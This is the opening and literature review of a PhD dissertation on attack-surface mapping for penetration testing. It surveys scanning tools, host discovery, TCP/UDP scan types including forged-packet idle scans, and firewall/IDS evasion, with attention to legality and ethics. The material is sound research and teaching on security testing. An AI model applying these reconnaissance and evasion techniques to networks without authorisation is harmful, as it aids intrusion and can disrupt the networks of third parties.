8-2023

Cyber Attack Surface Mapping For Offensive Security Testing

Douglas Everson
deverso@clemson.edu

Cyber Attack Surface Mapping For Offensive Security Testing

A Dissertation
Presented to
the Graduate School of
Clemson University

In Partial Fulfillment
of the Requirements for the Degree
Doctor of Philosophy
Computer Science

---

by
Douglas Everson
August 2023

Accepted by:
Dr. Long Cheng, Committee Chair
Dr. Richard Brooks
Dr. Abolfazl Razi
Dr. Zhenkai Zhang

Abstract

Security testing consists of automated processes, like Dynamic Application Security Testing (DAST) and Static Application Security Testing (SAST), as well as manual offensive security testing, like Penetration Testing and Red Teaming. This nonautomated testing is frequently time-constrained and difficult to scale. Previous literature suggests that most research is spent in support of improving fully automated processes or in finding specific vulnerabilities, with little time spent improving the interpretation of the scanned attack surface critical to nonautomated testing. In this work, agglomerative hierarchical clustering is used to compress the Internet-facing hosts of 13 representative companies as collected by the Shodan search engine, resulting in an average 89% reduction in attack surface complexity. The work is then extended to map network services and also analyze the characteristics of the Log4Shell security vulnerability and its impact on attack surface mapping. The results highlighted outliers indicative of possible anti-patterns as well as opportunities to improve how testers and tools map the web attack surface. Ultimately the work is extended to compress web attack surfaces based on security relevant features, demonstrating via accuracy measurements not only that this compression is feasible but can also be automated. In the process a framework is created which could be extended in future work to compress other attack surfaces, including physical structures/campuses for physical security testing and even humans for social engineering tests.

Dedication

To Alexa, Bridget, Corina, and Chrystal

Acknowledgments

To my advisor Dr. Long Cheng: thank you for your wisdom, guidance, encouragement, and leadership. To my committee Dr. Richard Brooks, Dr. Abolfazl Razi, and Dr. Zhenkai Zhang: thank you for your technical knowledge and comments which guided me in the right direction. To Dr. Brian Malloy: thanks for being the familiar face at Clemson my second "first" semester. To Dr. James Wang: thanks for teaching me the data science that you'll find throughout this dissertation. To Dr. Kathy Headley: thank you for your support and encouragement over the years.

To Jason Adamson, Ryan Hayles, and Jim Zima: thanks for always being great friends and colleagues. To Bill L'Hommedieu: thank you for taking a chance on me and teaching me how to test the right way.

To Alexa, Bridget, and Corina: thanks for reminding me to strive for the best moments, to enjoy those moments, and to be myself in every moment. To Mom: thanks for your example, encouragement, and sense of humor. To Dad: thanks for always being there to cheer me on through every finish line.

And to Chrystal, thank you for being so much more than everything, whenever I needed it most.

Table of Contents

List of Tables

List of Figures

Chapter 1

Introduction

1.1 Offensive Security Testing

Offensive security testing is an essential part of a complete testing program that finds vulnerabilities. Traditional compliance testing can only provide a view from the inside of the system. Vulnerability scanning will provide information on known vulnerabilities but is ineffective against unknown vulnerabilities. Furthermore, configuration errors, business logic flaws, and other flaws aren't standardized enough to be caught by compliance or vulnerability scanning methods. This large gap is where offensive security testing comes in. There are two main types of offensive security testing, penetration testing and red teaming.

Penetration testing, a manual form of the more automated Dynamic Application Security Testing (DAST) can be thought of as "angry quality assurance testing". The purpose of penetration testing is to find vulnerabilities by looking from the outside of the system. Contrast this with code review, more recently called Static Application Security Testing (SAST), which examines the software code of the system for flaws. Penetration testing tests the system while it is running. After identifying

the attack surface of an application or system, the penetration tester will send attacks at the system. Some examples of attacks include Structured Query Language (SQL) injection, Cross Site Scripting (XSS), Cross Site Request Forgery, and Insecure Direct Object Reference. By observing the way the application responds to the attacks, the penetration tester can determine whether or not a vulnerability exists and how best to exploit it. A key benefit of penetration testing is that false positives can be largely eliminated, because oftentimes the penetration tester can obtain a screen capture or other evidence to prove the finding exists [5].

Red teaming, on the other hand, is all about threat simulation. Like any test, the intent of the tester is very important when it comes to red teaming. Many organizations use red teams very closely with the organization's blue team. By doing so they help the blue team improve their ability to detect and respond to threat actors. Unlike penetration testing, vulnerabilities found by a red team are generally attributed to policies, processes, or protection mechanism misconfigurations/flaws. Because red teams accurately simulate threats, they can be highly effective at evaluating both a blue team's response and the other protection mechanisms in the organization. A properly-executed red team operation will reveal if a process or security component is not providing the protection it should [138].

These two types of tests are different, but they do have one similarity: before executing any exploit attempts, it is necessary for the tester to characterize the attack surface of the system under test. The attack surface can be defined as the set of all points through which an attacker can attempt an exploit on the system under test. Just because a point is on the attack surface does not necessarily mean it has a vulnerability; it simply means that it could have a vulnerability. If a tester fails to completely and accurately identify the attack surface, a point may be omitted and thus untested. In the case of a penetration test, this could mean that a vulnerability

is overlooked, not reported, and left vulnerable instead of being prioritized for a fix. In the case of the red team, a missed point on the attack surface could mean a missed opportunity for the red team and a less accurate assessment.

The cyber attack surface has changed over the years. Cloud computing [37], bring-your-own-device [176], vulnerable dependencies [130], and vendor security risks [156] have made the walled-fortress concept, where a soft inner network is protected by a hardened firewall, much less relevant. Attackers can enter a network from a trusted vendor connection or by compromised a device without security software that is allowed to connect to the internal network. The attack surface hasn't disappeared, but it has become multi-faceted, more complex, and more accessible to attackers. Our research as outlined in the following chapters provides a framework and techniques that allow for attack surface mapping and analysis, regardless of the shape or composition of that surface.

1.2 Network Attack Surface Mapping

Our initial research explores mapping the attack surface of a network, focusing on the traditional externally-facing attack surface in order to build the technique. We develop a custom unsupervised machine learning algorithm to organize and compress thousands of Internet-facing systems based on their open ports. Our subsequent work focuses on an attack surface composed of the services listening on those ports, using established Python-based libraries to perform the clustering based on custom-made similarity algorithms we created that compute the distance between services based on the expected protocol and the service banner. We show the usefulness for both host- and service-based similarity with use cases outlining how an offensive security professional might use the information to increase the efficiency and effectiveness of

test planning [50, 52].

1.3 Log4Shell and the Attack Surface

The Log4Shell zero-day vulnerability caught entire industries off-guard. A single attacker-provided string parsed by a vulnerable version of the Log4j library was enough to allow remote code execution on the vulnerable system. Since logging also happens on non-Internet-facing systems, many systems firewalled deep within corporate networks were also vulnerable to attack from the Internet. We built a vulnerable application and hosted it in a cloud environment, testing attack scenarios and mitigations to determine which mitigations were successful and which stage of the attack they blocked. We also analyzed and evaluated the effectiveness of multiple open-source test tools that were quickly released following the Log4Shell disclosure. We provided a qualitative analysis of the dynamic tools and a quantitative analysis of the precision and accuracy of the static tools against a testbed of vulnerable and non-vulnerable applications. In doing so we revealed the importance of learning how tools work before using them, and also how to quickly test the effectiveness of those tools so security engineers can properly evaluate their systems for the next zero-day vulnerability. Most importantly, Log4Shell reinforced the fact that the notion of "attack surface" as a single-faceted exterior shell is out of date, and that mapping this newer paradigm of an attack surface is a complex, worthwhile problem [53, 49].

1.4 Web Attack Surface Mapping

Our latest research extends attack surface mapping to web sites. We gather data on the web attack surface of twelve organizations from different industries using

red team tools and techniques. We then identify the security-relevant features that define these attack surfaces using standards like the Open Web Application Security Project (OWASP) Top Ten vulnerability list, and we develop custom similarity algorithms to determine the distance between different web sites on the surface based on what differentiates those sites from the perspective of vulnerability frameworks and test techniques. We provide the similarity algorithms and clustering as an open-source application called the Attack Surface Processor (ASP), which can cluster attack surfaces automatically and generate general guidance for security professionals. Finally, we evaluate the effectiveness of ASP using statistical analysis as well as a qualitative analysis based on case-study walk-throughs from the perspective of an offensive security tester.

1.5 Dissertation Statement

Detecting all points on an attack surface accurately is a hard problem. This holds true at a network level, an application level, and beyond. When this information is used to support offensive security testing, the problem is compounded by the time constraints of limited nonautomated resources available to conduct testing. Attack surface mapping for nonautomated testing doesn't scale well even before it is expanded to include application attack surfaces. Even if an attack surface can be accurately mapped, there are too many different tools that create outputs too complex to be digested.

With our research, we answer the following research questions:

- Can a cyber attack surface be compressed via unsupervised machine learning based on similarity of security-relevant features in a way meaningful to offensive security testing?

- Can this compression be effectively automated to further reduce the effort for offensive security testing?
- Which security-relevant features produce the most useful results in manual and automated compression?

Chapter 2

Literature Review

Publications related to cyber attack surfaces tend to follow one of two definitions of an "attack surface". The first definition is the collection of vulnerable points through which someone could successfully conduct an "attack", *e.g.*, exploiting a known buffer overflow vulnerability. The second is the collection of points through which someone could attempt an "attack", *e.g.*, attempting to guess a password or exploit a potential buffer overflow. Our research follows the second definition for multiple reasons. First, it allows for the potential of zero-day vulnerabilities (vulnerabilities which have not yet been discovered). Next, current literature indicates that both network scanners and Web Application Vulnerability Scanners (WAVS) subdivide their functionality into crawling (detecting the attack surface) and testing/attacking (probing the attack surface for vulnerabilities)[74, 1, 8]. Thus, this interpretation of attack surface seems to align best with the current tool set.

Our review of the literature in this area is split into two parts. The first, larger review discusses network attack surfaces in general. The tools and techniques we describe are relevant not only to network attack surfaces, but also application attack surfaces. We describe the effectiveness of these tools and techniques, and we review

the literature in terms of how they are applied to solve different problems in different networking environment. In the second part of the review, we specifically discuss web attack surface topics relevant to security, to include WAVS and other vulnerability scanning issues. We then discuss the non-security-specific uses of web attack surface mapping like content extraction and metrics before concluding by specifically discussing the use of clustering. This review reveals how the meaning of attack surface changes as we look at it from different perspectives.

2.1 Network Attack Surface Mapping

Network attack surface mapping is the act of identifying a system's running processes with network exposure. In this definition, the term "system" can be taken to mean an individual computer, a network device, an application, or even an entire organization's infrastructure. Identifying services is the first step toward mapping an attack surface, which is the collection of points an attacker could attempt to exploit in order to gain unauthorized access to a system. While there are varying definitions of attack surface, with some limiting the attack surface to points with known vulnerabilities [185], the more common definition appears to be the one which does not assume vulnerable surfaces.

Network attack surface mapping is important regardless of whether one is testing or defending the attack surface. The importance is two-fold: first, it is difficult to test or defend points when you don't know they exist. If the tool used to detect services is tuned too conservatively, the scan may take too long to be useful; if the tool is tuned quickly enough to return timely results, it could miss services or even entire hosts. Second, it is difficult to design a proper test or defense without knowing detailed information concerning which services are listening for connections (and on

which ports they are listening). Some exploitation tools will spray every possible exploit against every possible service, but given the large number of exploits and services now available, this approach will be time-prohibitive [172]. This approach is also extremely easy to detect and thus could result in compromise of a red team operation.

While attack surface mapping provides valuable security metrics as the first step to a test or red team operation [47], the act of attack surface mapping itself has multiple steps. Our survey breaks down the steps of attack surface mapping as shown in Figure 2.1. Steps can be included, omitted, and revisited as necessary depending on the information required. The Host Discovery and Port Scanning steps find "fact-of" a service—to identify that a service is running and accessible at a given IP address on a given port. Next, the Service/Version and Operating System detection steps classify and identify the service, usually using the banner information returned when a client communicates with the service. Finally, the Script Scanning step provides detailed information about the service through additional active probing and/or analysis. For simple services like FTP this includes gathering configuration information like anonymous access capability [97]. For more complex services like web sites, this could be as simple as determining the technology behind the web site or may even lead to spidering and mapping the entire site to map the attack service at the Application Layer. Underpinning all of these steps is Firewall/IDS Evasion, a technique that involves choosing and/or manipulating packets sent from a scanner in such a way that they are harder to detect and/or can still provide useful information when scanning a system protected by a firewall [30]. Evasion could be required at any or all steps to ensure an accurate mapping.

Even the relatively simple first steps of Host Discovery and Port Scanning can be more daunting than expected. For example, the network attack surface of

Figure 2.1: Network Attack Surface Mapping Functions

a single host can have up to 65,535 possible TCP ports and 65,535 possible UDP ports. Research has shown that organizations can have hundreds, even thousands of externally-facing hosts [51]. Even services intended for public discovery can be overlooked with a traditional port scan because of issues like network congestion at any point between the scanner and target system [117]. Once rate-limiting, firewall blocks, and other defensive measures are accounted for, it becomes obvious quickly that developing a true picture can be a challenge.

Newer technologies like Software Defined Networks (SDN) offer additional challenges to traditional port scanning tools. The separation of control and data planes can make deliberate port scanning difficult to implement, since one plane cannot directly access another. Furthermore, if flow control rules are not established (or allowed to be established), the port scan may be stopped simply because the network does not allow that flow. This makes it difficult to determine if a non-response is due to a firewalled host, a missing host, or simply a network configured not to pass the information [105]. SDNs can even be configured to defeat port scanning [84].

2.1.1 Related Surveys

Based on a review of all related surveys, there are several works that discuss port scanning in detail, but none survey the full spectrum of activities involved in attack surface mapping as presented in our survey.

Bou-Harb *et al.* [24] coined the term "cyber scanning" to describe port scanning conducted by someone with malicious intent as the first step in a cyber attack.

They categorized cyber scanning in three different ways. First, scanning could be either active scanning (as performed with a port scanning tool) or passive scanning (as performed by a network monitoring tool that can see traffic as it traverses a point under the scanning user's control). Secondly, scanning could be classified by its source and destination (whether scanning from remote or local and to remote or local). Finally, they categorized scanning based on the approach taken by the scanning user: wide-range or target-specific and single-source or distributed). Their survey focused on port scanning and, while it provided a comprehensive survey of different port scanning techniques and supporting literature, it didn't discuss the service/version detection, operating system detection, and script scanning that are often a key part of attack surface mapping.

Bhuyan *et al.* [21] discussed many different types of port scanning but did not discuss the other aspects of attack surface mapping. Their work thoroughly surveyed the literature concerned with detecting port scans. The detection methodologies are categorized as single-source or distributed, which aligns with the categorization used by Bou-Harb *et al.* [24] to describe cyber scanning. The authors ultimately classified detection approaches by the methods used; for example, algorithmic, rule-based, and clustering were some of the different methods described. A discussion of data sets that can be used to evaluate IDS was also included.

Barnett *et al.* [17] created a taxonomy of scanning techniques based on scan type and attributes. Like the previously discussed survey papers, this paper only discussed the port scanning aspect and did not discuss the other functions involved in attack surface mapping. The authors created a taxonomy based in part on their collection of two years of network traffic via their network telescope. The taxonomy divided scan types into Layer 2 scans, Layer 3 scans, scans of different speeds, and source/destination of scans.

Mandal and Jadhav [104] presented a discussion of open-source network security tools in their paper. Nmap was presented as a port scanning tool that one could use to scan their own network for vulnerabilities. The authors provided a discussion of the types of scans (SYN, Connect, FIN, XMAS, etc.), but did not go into detail about Nmap's other capabilities (service detection, script scanning, etc.)

2.1.2 Network Attack Surface Mapping Tools

Over the years there have been many tools that can be used for one or more of the many tasks required in network attack surface mapping. These tools vary in approach and purpose [36, 109]. For example, tools like Shodan [106] and Censys [44] perform regular scans of the Internet according to a preset schedule, allowing users to query scans already made. Tools like Nmap [102], Masscan [65], ZMap [45], and others allow users full control over all aspects of their scans but require those users to provide their own hardware and network connectivity to conduct the scan. Tools such as these require an adequate network infrastructure and run the risk of blowback from organizations who consider an unsolicited scan to be an attack. Table 2.1 summarizes the five tools discussed in our survey. A detailed discussion of each tool follows.

2.1.2.1 Nmap

Arguably the most well-known network mapping tool, Nmap performs basic port scanning while extending this capability with service and version detection, operating system detection, and an extensible script engine which allows users to automate tools that make use of raw port scan data to interact further with the services for many purposes [78]. Potential uses of the scripting engine include information gathering, password brute-force attempts, and some vulnerability identification [102, 28, 76, 106].

Tool Name	Purpose	Hosting	Target Networks	Notable Features
Nmap [102]	Port Scanning and Service Detection	User	Internal or Internet-facing	robust feature set, extensible script engine
ZMap, ZGrab [45]	Internet-Wide Mapping	User	Internal or Internet-facing	fast, engine used by Censys
Masscan [65]	Internet-Wide Port Scanning	User	Internal or Internet-facing	fast, limited banner grabbing
Shodan [106]	Internet-Wide Mapping	Third-Party	Internet-facing	IoT-focused, vulnerability detection
Censys [44]	Internet-Wide Mapping	Third-Party	Internet-facing	detailed banner info, direct database access

Table 2.1: Network Attack Surface Mapping Tools

This capability is even more powerful when combined with other tools, for example combining Nmap's capabilities with Metasploit to develop an automated hacking capability [168]. Unlike Censys and Shodan, Nmap is an active scanner run by the user, so users must be cognizant of legal and ethical responsibilities to ensure they don't run afoul of network owners or cause any unintentional outages.

2.1.2.2 ZMap and ZGrab

ZMap was designed to conduct Internet-wide port scans. Through the use of such features as no rate limiting, hand-crafted Ethernet frames, and stateless packet transmission, the author claims ZMap can scan the entire IPv4 space approximately 1300 times faster than Nmap [45]. One interesting thing to note about ZMap is that, if run it without options, it scans 0.0.0.0/8 by default. This could result in an unintentional port scan of a large portion of the Internet before program execution

could be halted.

ZGrab is the service-detection counterpart to the ZMap port scanner and implements banner grabbing in support of the Censys project. ZGrab is designed to query services after an initial connection. Written in the Go programming language, ZGrab has a number of built-in modules to read banner information from common services like SSH, FTP, HTTP, and many more. It gathers a great deal of information about the targeted service and outputs the information as JSON format. ZGrab is limited to providing information on services it has been programmed to interpret. Even so, it is extensible in case the user wants to write modules to detect additional services [44].

2.1.2.3 Masscan

Like ZMap, Masscan [65] was designed to scan the entire Internet, and it too uses asynchronous scanning to increase speed. Asynchronous scanners separate the threads that transmit packets from the threads that receive packets, allowing for higher speeds. Masscan's command line options are modeled after Nmap for ease of use, and it incorporates limited banner detection capabilities [65]. Asynchronous tools can cause network congestion on networks at the source, target, or anywhere in between. Careful tuning is essential to ensure networks are not overwhelmed to the point where packets are lost and open ports are missed [69, 181].

2.1.2.4 Shodan

Known as the search engine of the Internet of Things, Shodan is one of two tools discussed herein that conducts scans on its own or at the request of users on their behalf, providing the results to all users. Outsourcing the actual scanning function to Shodan provides a number of advantages, particularly if a researcher's

Internet Service Provider (ISP) does not look kindly upon port scans. However the user has less control over scans. Shodan only scans a subset of available ports. Even if specifically asked, it will not scan ports beyond its chosen subset. There is also less control over particular scan types and the version data that is returned. Perhaps the biggest advantage of a tool like Shodan is that the data has already been collected and is waiting to be queried. The actual tools used by Shodan to conduct port scanning and banner grabbing are unknown [170, 96].

2.1.2.5 Censys

Censys, like Shodan, scans the Internet and provides the results for users to query. It uses the ZMap and ZGrab[45] scanning/banner grabbing engines discussed above. It is listed herein as a separate tool because, like Shodan, it allows researchers and testers to review scan data collected by someone else, eliminating the need to coordinate with the entity to be scanned or gain permission from an ISP or institution to conduct scans from their network. While both Shodan and Censys can be accessed via API, Censys also allows direct access to its database via Google BigQuery. When Censys launched, it only scanned 14 ports; at time of writing Censys has been expanded to scan over 2,500 ports [44]. However this is only a fraction of all ports, so services running on less common ports are likely not included in the database.

2.1.3 Ethics and Legality

The act of discovering hosts and conducting the subsequent port scan has been the center of an ethical debate. Since port scanning is simply checking to see which parts of a server are responding, is that illegal or unethical? And at what point, if

any, does it become so?[1]

In the United States there are many laws that could come into play when port scanning, and it is necessary to consider local, state, and federal laws before directing a scanner through, at, or from resources that are not owned by the person conducting the scans. The primary federal law that applies here is the Computer Fraud and Abuse Act (CFAA) of 1986, which has been updated numerous times in an attempt to keep up with changing technology and services [71, 19].

A common analogy used is the one of comparing port scans to checking doors to see if they are open. The US Federal District Court of Georgia determined port scanning was not illegal because it did not cause damage to a network, the sort of damage that would indicate liability under various laws including the CFAA mentioned above. However the target of the scan is not the only entity potentially impacted, so the scanner should be cognizant of potential legal or contractual ramifications involving every point of the network from the scanner to and including the target network [158]. Extreme cases that flood networks and cause impact may not fall under this ruling, and there are other non-United States laws to consider as well. Most of these laws also follow the concept of "interference", so if a scan doesn't interfere with ongoing operations, it is less likely to be illegal [46]. Intention matters as well, as does competency. The indiscriminate use of a tool by an operator who does not understand the potential impacts is unethical and may be illegal if it causes impact to a network or system, regardless of intentions [65, 102].

Ethics was a strong consideration in the design and ongoing usage of Censys [44]. Its designers conferred with their university network staff and local ISP, provided clues in their DNS records and via a website running on each scanner ad-

[1]This paper does not constitute legal advice, the authors are not attorneys, and anyone wishing to operate a port scanner is advised to consult a legal expert to avoid any questions of legality.

dress. Most importantly they honor exclusion requests for those who would rather not be scanned. Since they use standards-compliant network traffic and do not attempt to detect any vulnerabilities directly, they felt ethically sound in their decision to make this data available on the Censys website.

Research has shown that Shodan has been actively used to facilitate IoT hacking [12]. Perhaps the most significant advantage is that tools like Shodan and Censys turn what used to be active scanning into passive reconnaissance, allowing a would-be attacker to gain valuable information on a target without sending even a single packet directly to that target.

2.1.4 Host Discovery

Host discovery is the act of determining whether or not a system exists at an IP address. This could be considered the first step in network attack surface mapping. By default, the port scanning tool Nmap will skip an IP address it has been asked to scan if it can't verify the host is up. It is possible to skip host discovery, and this technique is often used if a tester wants to ensure they don't accidentally skip a host which is up but for some reason doesn't respond to discovery. It may also be skipped based on scan intention—for example, a scan of a single port over the entire Internet (a horizontal scan) would not benefit from host discovery. In the case of a per-host scan (a vertical scan), skipping Host Discovery will greatly slow down the scan, and testers would be better served to use Nmap options to customize host discovery to better detect the hard-to-find hosts [102].

2.1.4.1 Discovery Techniques

Hosts on the Internet can be placed into one of two categories: public and private. If a host is intentionally exposed to the Internet, it can safely be assumed that the host is intended to be accessed by someone publicly; however, it must not be assumed that the host maintainer wants all data on the host to be accessible to everyone. For example, it's obvious a bank wants its customers to be able to access their account (and only their account) from the Internet [102]. While this may seem a basic concept, it must be kept in mind when conducting host discovery. Just because a host advertises services to the Internet, it cannot be assumed that any or all of those services are meant to be accessed by the general public.

There are many potential techniques that could be used to discover a host. Nmap's default discovery technique is well-documented and provides an excellent example for discussion. According to Nmap's documentation, the tool sends four packets to discover a host:

- ICMP Echo
- TCP SYN to port 443
- TCP ACK to port 80
- ICMP Timestamp

Gordon Lyon (a.k.a. Fyodor)[101] describes the rationale for this technique as follows:

- ICMP Echo, the packet most commonly sent from a ping command, is sometimes dropped but normally considered harmless and therefore a good choice to use for discovery.

- TCP SYN is typically effective against stateful firewalls, because it will allow new connections if so configured.

- TCP ACK is typically effective against stateless firewalls, because stateful firewalls will recognize the ACK does not belong to a previous conversation and block them. However a stateless firewall, even one configured to block, might allow this packet through mistakenly assuming it is part of a previously-requested conversation.

- ICMP Timestamp might pass through if a firewall administrator overlooks it and configures the firewall to block just ICMP Echo.

Fyodor also discussed the use of protocol pinging, where packets with non-standard protocols are sent to servers in the hope they will reply with a rejection message. Protocol pinging and TCP techniques described above are for host discovery. The tester isn't looking to get an accurate picture of the ports; instead, the tester just wants to know if the host is up and responding before sending a large number of packets to enumerate the services on that system. It doesn't matter how the target responds to any of these packets, as long as it responds at all. Whether the target responds that it is ready to receive communication or that it rejects the connection, Nmap knows the server is up. The only way for a server to avoid detection is to not respond at all [101].

Nmap will send different packets in certain circumstances. For example, if the target is on the local network, Nmap will detect it using Address Resolution Protocol (ARP). If Nmap is run in a Unix environment without root privileges, it sends standard TCP SYN packets to 443 and 80.

If an Nmap user wishes to avoid sending the traditional discovery packets either to avoid looking like an Nmap scan or to improve detection for devices that are

configured to avoid it, they can configure Nmap to send different types of packets using command line options. There are options to send TCP SYN or ACK packets, UDP packets, Stream Control Transmission Protocol (SCTP) INIT packets, or various types of ICMP pings or IP packets. These options can be combined to adapt the discovery capabilities of Nmap to a variety of target configurations.

Tools like ZMap and Masscan are designed to scan large swaths of the Internet for open ports, and thus don't have host discovery options [65, 45]. One can correctly assume a host is active if a port is listening on that host. Likewise, while it can scan ports with a built-in module, the Metasploit framework relies on Nmap for its host discovery capability [151].

Evading Discovery. It has been widely held in cybersecurity circles that security through obscurity is not an adequate defense. However, obfuscation can be an effective mitigation, and sometimes mitigation is sufficient to deter an attacker looking for an easy target [162].

For a host to hide itself effectively from host discovery, it would have to provide no response whatsoever, no matter what packets were sent. This is normally accomplished through the use of a firewall configured to drop packets without responding. Without such a firewall, the "polite" operating system will respond in accordance with the protocol descriptions in RFCs (Request For Comments) that dictate appropriate responses. For example, an operating system will normally send a RST packet in response to a SYN packet destined for a closed port. While effectively ending any chance of a connection, this RST reveals to the sender of the SYN packet that a host is up and functioning. Simply dropping the packet, while less "polite", would leave the sender not knowing if there was really a host there or not.

Unfortunately, a host that cannot respond to any connection attempts cannot provide services via the network. An alternate method, then, is to only allow

connections to essential services, dropping all other packets. Given Nmap's default discovery described above, an FTP server can hide from Nmap by dropping ICMP packets as well as packets sent to TCP 80 and TCP 443. In this case, Nmap's default host discovery process would indicate that, even if there is a host at the requested IP, it might not be responding. However if the Nmap user chooses to use a custom flag like -PS21 that includes port 21, the device will be seen.

Advanced features like port knocking can help a server to appear invisible to the network. Port-knocking is a server configuration in which the server only accepts connections after a certain sequence of ports is accessed. It is analogous to a "secret knock" at a door, where the door will only be opened if the right sequence is presented, and all other attempts to gain a response will be ignored. Other techniques involve clients including a token inside the packet header, with servers rejecting any packets that do not contain the token. As with most security features, there is a positive correlation between level of protection and level of inconvenience. It is ultimately up to the owner of the host to evaluate risk and determine the appropriate level of protection [90].

Tools like Shodan have host discovery capabilities that can identify IoT devices participating in scanning campaigns. It's possible to set up a network telescope and then identify the systems scanning it without scanning them back by using Shodan. This technique wouldn't work if the scanning system was behind a NAT firewall [170]. Shodan can also discover Programmable Logic Controllers (PLC) in addition to IoT devices, and it can be used to support direct scanning by providing initial information before using Nmap or another tool to conduct a more thorough scan [187, 87].

Manzanares *et al.* [105] implemented ICMP, TCP, and UDP methods of host discovery in an SDN controller module as part of an effort to bring Nmap capability to an SDN. By intercepting and encapsulating network traffic, they were able to send

it from the management network to the target network, thus allowing the Nmap user to conduct scans via the controller as is traditional in SDN. Achleitner *et al.* [2] developed a defensive system to deceive port scanners attempting to identify hosts on an SDN. Their system created a virtual network view, and they used Nmap to test the effectiveness of this mechanism and prove that host discovery tools would be fooled by the virtual view.

Nmap can also be used to scan internal systems like databases [13] or to conduct host discovery to create an inventory of network assets. This accurate inventory of network assets is key to measuring and managing the risk of an enterprise environment [78].

2.1.5 Port Scanning

Whereas the goal of Host Discovery is to identify active hosts, the goal of Port Scanning is to identify open ports, which indicate active services listening on the network. Vertically-scanning tools like Nmap discover hosts first by default before executing a port scan. This is to save time—since a vertical scan involves many ports, it would be a waste of time to scan hosts that aren't known to be up. Conversely, horizontally-scanning tools like ZMap do not even have an option to conduct Host Discovery. This is because Host Discovery must send at least one ping or check at least one port on the host, so performing a separate Host Discovery would double the number of packets that needed to be sent per active host.

2.1.5.1 TCP Scanning

Transmission Control Protocol (TCP) is the most common protocol in use on the Internet today. An understanding of TCP's three-way handshake is essential to

understanding some of the unique methods available to security researchers seeking information on TCP ports [72].

Every standard TCP connection starts with a three-way handshake:

1. A server sends a SYN packet to a server it wishes to communicate with.
2. The destination server responds to the source server with a SYN-ACK packet to indicate it wants to communicate.
3. The source server responds with an ACK packet, finalizing the connection and allowing the two servers to communicate freely over that connection.

Scanners can often determine the status of a port without completing the entire TCP handshake. For example, if a scanner receives a SYN-ACK packet in response to a SYN packet, it knows the port is open. There is no reason to send the ACK and finalize the connection. However, some of the scanners can be configured to conduct different scans. [119]

Tools like ZMap and Masscan are designed to scan the entire Internet quickly. As such, these tools do not complete the TCP handshake and only listen for the initial reply from the target. Nmap can be configured for either Connect or SYN scans, as well as other scan types.

Nmap can execute many different types of TCP scanning. Each type of scan has a particular purpose. The most common TCP scan types are outlined below [171, 24]:

- The Syn scan sends a SYN packet and evaluates the response. If a SYN-ACK is received, the scanner sends a RST packet to close the connection [104].
- The Connect Scan mimics a typical TCP connection. It sends a SYN packet and evaluates the response, but continues through the standard TCP connection,

responding as appropriate based on the response sent from the server. This includes sending a RST packet to close the connection [107].

- The Ack Scan sends Ack packets to the server. It's used to determine firewall behavior and isn't useful for determining open ports. This is because it returns the same response, unfiltered, if a port is open or closed and returns filtered if it gets no response.

- The Window Scan, is just like the Ack scan except Nmap checks the TCP Window value of any RST packet returned to attempt to determine whether the port is open or closed.

- The Maimon Scan, is named after Uriel Maimon, who discovered it. This scan sends a packet with the FIN and ACK flags set. A RST response indicates the port is closed, while no response could mean open or filtered.

- The Idle Scan, uses a third system to hide the IP address of the scanning system from the target. By forging SYN packets from the third system, often called a "zombie system", the scanning system can determine if a port is open or closed/filtered by checking the IP ID returned by the zombie. No packets are ever sent from the scanning system to the target system. Zhang *et al.* described an improvement to Nmap's Idle scan based on changes to the TCP stack over the years [186].

- The Fin, Null, and Xmas Scans respectively set the FIN flag, no flags, or the FIN, PSH, and URG flags respectively. The expected responses are the same for all three scan types: a closed port should send a RST, while an open or filtered port is not expected to respond.

Depending on the target to be scanned and the environment, it may be advantageous to dynamically adapt and combine different scanning techniques on certain ports. Dynamically adapting scans reduces detectability and network congestion, and may provide more accurate results in less time [165, 157].

2.1.5.2 UDP Scanning

Uniform Datagram Protocol (UDP) is less common than TCP but still widely used, in particular for services like the Domain Name Service (DNS) or Simple Network Management Protocol (SNMP). Because UDP is a "best effort" protocol, with no inherent ability to confirm receipt of transmission, scanning for UDP services is a much greater challenge. While TCP SYN/Connect scanning can rely on the SYN-ACK packet to indicate a port is listening, UDP services have no equivalent. UDP scans are inverse in that the server should respond if the port is unreachable (not running a service). Thus, a UDP scanner identifies open ports as those that return no response (or a response other than ICMP-unreachable) [95].

Nmap and ZMap allow UDP scanning. Man/help pages for Masscan indicates it does not scan UDP ports. Nmap's service detection engine aids in UDP scanning by sending additional requests to services considered "open or filtered" to attempt to identify a service. If a reply is received to any of these probes, the port status is changed to "open". If no reply is given, the UDP protocol does not provide a definitive answered as to open or closed since the port may not be responding simply because the expected input was not given.

2.1.5.3 Most Common Ports

With 65,535 TCP ports and 65,535 UDP ports to scan, it might not always be feasible to scan the entire port range for every host. The time required to conduct

such a thorough scan may be prohibitive; for example, Tor services close circuits by default when being scanned, greatly increasing the time needed to conduct an accurate scan of the dark web [161]. The objective of the scan will also drive the number of ports scanned, as well as the order and the timing. A red team looking to stealthily find an entry point into a network likely won't scan all these ports on all systems. However, someone conducting an exhaustive vulnerability scan with the promise to cover every possible point on the network attack surface will want to make sure they don't miss a single port [13].

For those not wanting to scan every single port, Nmap provides a prioritized port list as a file called `nmap-services`. This file contains a number indicating how frequently each port would be expected to appear. The most common ports like TCP/80 have a higher number rating, while the ports rated at or near zero are very unlikely to be seen. This information was gathered from an Internet-wide port scan in 2008 as well as by asking various organizations for data on their internal network. The list in `nmap-services` accounts for both Internet-facing and internal networks combined, and has been tweaked and updated but not been significantly revised since its creation [101].

Nmap's default scanning configuration makes use of this data by scanning only the top 1,000 ports. This was an improvement added in 2008—previously, Nmap scanned all lower ports and named upper ports. By scanning the top 1,000 ports Nmap ran faster and returned more open ports, so this was a significant improvement. Nmap has additional features which allow users to scan only the top 100 ports or even choose an arbitrary number of ports to scan. Finally, testers can direct Nmap to only scan ports with a frequency greater than a specified value [102].

2.1.6 Service and Version Detection

Service and version detection is the process of identifying the software behind the process listening on a given port [102]. By connecting to the service and, if needed, sending an expected initial transmission over the network, the response can be analyzed to determine the software that has opened the port on the target. In some cases the version can be determined as well.

